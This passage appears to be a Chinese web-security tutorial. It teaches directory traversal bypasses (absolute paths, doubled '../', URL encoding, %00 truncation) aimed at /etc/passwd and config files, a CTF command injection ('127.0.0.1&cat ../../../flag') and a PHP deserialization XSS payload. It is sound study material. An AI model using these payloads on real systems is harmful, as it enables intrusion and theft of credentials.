`Windows`中目录穿越漏洞由于操作系统可能导致只能在**设定好**的盘符下进行穿越，不能越过其他盘符读取，如：读取日志文件，后端代码`F:/wwwroot/logs + "前端传递的文件名"`。此时通过`../`进行目录穿越只能在F盘下进行读取，**不能读取**F盘以外的任何文件，如：`C:\windows\win.ini`。而**Linux中却不受到这种限制**，只要有足够的权限可以读任意目录下的文件

一般目录穿越导致的主要为任意文件读取，一般都是读取`配置文件`，因为配置文件中保存着`大量敏感信息`，如：各种数据库连接地址与账号密码

案例：

执行`ping`后并跟上`ls`查看根目录下的内容发现有`flag`



使用`cat`命令进行查看，以及使用`../`来进行目录穿越返回到根目录查看，发现只有一个上一级是不够的

PING

127.0.0.1&cat ../flag

PING

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: seq=0 ttl=42 time=0.034 ms
64 bytes from 127.0.0.1: seq=1 ttl=42 time=0.067 ms
64 bytes from 127.0.0.1: seq=2 ttl=42 time=0.067 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 0.034/0.056/0.067 ms
```

继续增加 `../` 来返回到最终根目录，成功得到 `flag`，具体推断几层次数也可以使用 `pwd` 来查看当前目录是在哪

PING

127.0.0.1&cat ../../../flag

PING

```
flag{303fdce8-4934-4767-a013-ebec28991b8b}
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: seq=0 ttl=42 time=0.042 ms
64 bytes from 127.0.0.1: seq=1 ttl=42 time=0.101 ms
64 bytes from 127.0.0.1: seq=2 ttl=42 time=0.070 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 0.042/0.071/0.101 ms
```

进阶使用方法：

1.绝对路径

web网站有时候会采取目录遍历的防御措施，如过滤 `../` 上一级等关键字，然后简单的过滤通常会被绕过。有时候可以直接采用**绝对路径**，无须../返回上一级目录遍历

```
filename=/etc/passwd    //假设filename为传参值
```

2.双写../绕过

有时候，防御措施是直接将 `../` 替换为**空**，可以直接采用 双写/复写 直接绕过：

```
filename=....//....//....///etc/passwd    //假设filename为传参值
```

3.URL编码绕过

也可以采用URL编码来绕过服务器对 `.` 或者 `/` 的检测：

```
.    ===>   %2e

/    ===>   %2f

%    ===>   %25   (双重URL编码)
```

4.绝对路径配合../

有些web在获取filename图片文件的时候，会首先 判断 是否以一个 固定的路径 开头

那么就可以配合 `../` 来返回上一级遍历(**也就是在中间进行目录穿越**)任意文件：

```
filename=/var/www/images/../../../etc/passwd     //假设filename为传参值
```

5.截断文件后缀

某些web对 `filename` 的文件类型作了限制，只有当 后缀 为图片时才解析

这时候就可以利用 `%00` 来截断（跟文件上传里的一样采用的同样的%00）：

```
filename=../../etc/password%00.jpg      //假设filename为传参值
```

总之，目录遍历漏洞不会仅限于一个绕过姿势，通常会配合多个姿势进行组合攻击

十二、反序列化

序列化：将 对象 转为 字节流，目的是方便对象在内存、文件、数据库或者网络之间的传递

反序列化：序列化的逆过程，即将 字节流 转为 对象 的过程

序列化和反序列化结合起来，可以轻松地存储和传输数据，使程序更具维护性

比如：现在我们都会在淘宝上买桌子，桌子这种很不规则的东西，该怎么从一个城市运输到另一个城市，这时候一般都会把它`拆掉成板子`，再装到箱子里面，就可以快递寄出去了，这个过程就类似我们的序列化的过程（把数据转化为可以存储或者传输的形式，实际上是去除结构信息）。当买家收到货后，就需要自己把这些板子`组装`成桌子的样子，这个过程就像反序列化的过程（转化成当初的数据对象，恢复了结构）

漏洞造成原因：程序没有对用户输入的反序列化字符串进行检测，导致反序列化过程可以被恶意控制，进而造

成代码执行、getshell等一系列不可控的后果

PHP反序列化漏洞：也叫PHP对象注入，就是当程序在进行反序列化时，会`自动`调用一些函数，但是如果传入函数的`参数可以被用户控制`的话，用户可以输入一些恶意代码到函数中，从而导致反序列化漏洞


可以理解为程序在执行`unserialize()函数`时，自动执行了某些`魔术方法`（magic method），而魔术方法的参数被用户所控制，这就会产生安全问题

漏洞利用条件：1.unserialize()函数的参数可控　　2.存在可利用的魔术方法

PHP序列化：对象转为字符序列

例题源码：

```php
<?php
// 定义类
class Girl{
    // 声明属性
    public $name = '小红';
    public $age = 18;
    // 声明方法
    public function __construct($name, $age){
        $this->name = $name;
        $this->age = $age;
    }
    public function hello(){
        echo "Hello, my boy! \n";
        echo "My name is $this->name, my age is $this->age !";
    }
}
// 类实例化成为对象
$jimmy = new Girl('小帅', '18');
$str = serialize($jimmy);
echo $str;
?>
```



输出的结果为：

```
O:4:"Girl":2:{s:4:"name";s:6:"小帅";s:3:"age";s:2:"18";}
```

按层次进行拆解
O:4:"Girl":2: 这一段指的是外层的类，定义了一个对象 [O]，对象名称长度为 [4]，对象名称为：[Girl]， 对象类型数(也可以称为属性)数有 [2]

{s:4:"name";s:6:"小帅";s:3:"age";s:2:"18";}
第一个类型名称为字符型，所以取为[s] 类型的名称是[4]个长度的"name"，它的值类型也是字符型，对应的也是[s],值为长度为[6]的字符串 (由于一个中文等于三个字节长度，"小" → \xE5\xB0\x8F (3字节) "帅" → \xE5\xB8\x85 (3字节))

第二个类型名称也为字符型，所以也是[s] 类型的名称是[3]个长度的"age"，它的值类型也是字符型，对应的也是[s],值的长度为[2]，值的内容是字符型的 [18]


常见的表示类型的字符：

O：类
a：数组(array)
b：布尔(boolean)
i：整型
s：字符串
N：Null
d：double，浮点型

PHP反序列化：字符序列还原为对象

例题源码：

```php
<?php
// 定义类
class Girl{
// 声明属性
    public $name = '小红';
    public $age = 18;
    // 声明方法
    public function __construct($name, $age){
    $this->name = $name;
    $this->age = $age;
    }
    public function hello(){
    echo "Hello, my boy! \n";
    echo "My name is $this->name, my age is $this->age !";
    }
}
$str = 'O:4:"Girl":2:{s:4:"name";s:6:"小帅";s:3:"age";s:2:"18";}';
$object = unserialize($str); //反序列化，还原为Girl对象
$object->hello(); //对象调用方法
?>
```



反序列化中的XSS漏洞

例题源码：

```php
<?php
header("content-type:text/html;charset=utf-8");
show_source(__FILE__);
error_reporting(0);
class Girl{
    public $name = '小红';
    public $age = 18;
    public function __construct($name, $age){
    $this->name = $name;
    $this->age = $age;
    }
    public function hello(){
    echo "Hello, my boy! \n";
    echo "My name is $this->name, my age is $this->age !";
    }
}
if(isset($_GET['str'])){
    $str = $_GET['str'];
    $object = unserialize($str);
    $object->hello();
}
?>
```


```php
<?php
header("content-type:text/html;charset=utf-8");
show_source(__FILE__);
error_reporting(0);
class Girl{
    public $name = '小红';
    public $age = 18;
    public function __construct($name, $age){
    $this->name = $name;
    $this->age = $age;
    }
    public function hello(){
    echo "Hello, my boy! \n";
    echo "My name is $this->name, my age is $this->age !";
    }
}
if(isset($_GET['str'])){
    $str = $_GET['str'];
    $object = unserialize($str);
    $object->hello();
}
?>
```


解题步骤：

首先进行判断是通过`Get`传参`str`，再将传参值的`字符序列`转换为`对象`，并且再进行调用`hello`这个方法

所以应该先构造一个序列化字段进行传参


1.首先将源码放到本地在线编译里进行构造出一个`字符序列化`

先将不需要的没用的部分给注释掉，以便输出一段序列化



首先明确目的是为了输出一段合规的序列化字段，所以我们不需要去调用到方法等，而是需要的是对其内的`属性值`去进行替换，而不是行为动作去进行替换


正常不进行替换的：



序列化结果：

```
O:4:"Girl":2:{s:4:"name";s:6:"小红";s:3:"age";i:18;}
```

传参后的结果：




以上是正常显示


造成xss只需要在对象内的值做一个替换（替换成xss的代码即可成功执行）

将序列化字符进行修改：

```
原本的：    O:4:"Girl":2:{s:4:"name";s:6:"小红";s:3:"age";i:18;}

修改为：    O:4:"Girl":2:{s:4:"name";s:31:"<script>alert('jimmy')
</script>";s:3:"age";i:18;}
```

运行结果：





成功执行反射型xss代码


访问控制符

在声明属性时通常都会在前面加上一个访问控制符

访问控制符分为`3种`：`public/protected/private`

例题源码：

```php
<?php
class Girl{
    public $name = '小红';
    protected $age = 18;
    private $money = 100.5;
    public function __construct($name ,$age, $money){
    $this->name = $name;
    $this->age = $age;
    $this->money = $money;
}
public function hello(){
    echo "My name is $this->name, my age is $this->age !\n";
    echo "I have $this->money RMB!";
    }
}
$jimmy = new Girl("jimmy", 20, 108.5);
echo serialize($jimmy);
?>
```



序列化后：

